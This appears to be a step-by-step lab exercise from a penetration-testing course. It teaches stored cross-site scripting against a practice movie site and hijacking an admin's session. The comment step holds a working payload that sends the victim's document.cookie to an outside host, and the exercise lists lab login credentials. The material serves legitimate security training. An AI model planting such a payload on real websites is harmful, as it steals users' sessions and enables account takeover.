Web Application Penetration Testing Methodology

3 Hr 28 Min Remaining

Instructions Resources Help  100%

Exercise 4: Pentesting Web Application for Stored XSS and Parameter Manipulation Vulnerabilities

Scenario

Stored attacks are those where the injected script is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc. The victim then retrieves the malicious script from the server when it requests the stored information. Stored Cross-Site scripting attacks are persistent attacks which are implanted on the target server unless its existence is detected and removed. When an employee in an organization unknowingly becomes victim to this script, attackers gain the session ID corresponding to the victim, and thereby attaining the victim's session without legitimately logging in to the web application. As an Ethical hacker or a Penetration Tester, you need to safeguard a website from executing such malicious scripts and thereby protect the user sessions from being stolen.

The objective of this lab is to help students learn how to:


* Test web applications for vulnerabilities
* Use Firebug to hijack a session

**Lab Duration**: **30** Minutes

1. Click [Windows Server 2019](https://labclient.labondemand.com/Instructions/24205116-eb0d-48aa-9936-8931f0fd5efc?rc=10) and click [Ctrl+Alt+Delete](https://labclient.labondemand.com/Instructions/24205116-eb0d-48aa-9936-8931f0fd5efc?rc=10).




1. In the password field, click Pa$$w0rd and press **Enter**.




1. Launch **Google Chrome** web browser, type the URL http://www.moviescope.com in the address bar and press **Enter.** **moviescope** login/home page will appear as shown in the screenshot.
2. Log in to MovieScope assuming that you are a user. Use the following credentials to log in to the website:

Username: **steve**  
Password: **test**




1. You are logged in as a normal user and note that you do not have any admin privileges. Click on **Blog** tab.
2. Blog page appears; scroll down to **Leave a Comment** section, enter the following query in the **Comment** field and click **Submit Comment**. <a onclick="document.location='[http://www.oceanplaza.com/Default.aspx?cookie='+escape(document.cookie)](http://172.19.19.22/GoodShopping/Default.aspx?cookie=%27+escape(document.cookie);" href="#"> Please click here to visit website </a>



1. A comment link will be posted stating “**Please click here to visit website**” (as we have stated this comment in the query posted in the previous task).


Now, whenever a user who has logged in to the website visits this webpage (**Blog** webpage) and clicks on the link, the malicious script running behind the link gets activated, and immediately the cookie value is stored in a file named **Mycookies.txt** in the location **C:\inetpub\wwwroot\oceanplaza\CookieSteal**.



1. Click [Sales Department](https://labclient.labondemand.com/Instructions/24205116-eb0d-48aa-9936-8931f0fd5efc?rc=10) and click [Ctrl+Alt+Delete](https://labclient.labondemand.com/Instructions/24205116-eb0d-48aa-9936-8931f0fd5efc?rc=10).




1. By default Admin profile is selected. Click test@123 and press **Enter** to login.




1. Launch **Google Chrome** browser, type the URL http://www.moviescope.com in the address bar and press **Enter**. moviescope login/home page appears as shown in the screenshot.
2. Assume that you are the admin user and log in to the website using the following credentials:


Username: **sam**  
Password: **test**



1. You are logged in as an admin user and you can notice that the webpage displays your role (**Admin**) adjacent to **Logout**. Click on **Blog** tab:




1. **Blog** webpage appears on the browser window. Scroll down the page and click **Please click here to visit website** link.




1. The admin (victim) is redirected to **Default.aspx** webpage of **oceanplaza** website. Click **here** link.

In real-time, seeing the blank/unavailable webpage, the user clicks **here** link to go back to the previous page, being unaware of the fact that an attack has been performed to steal the cookie.

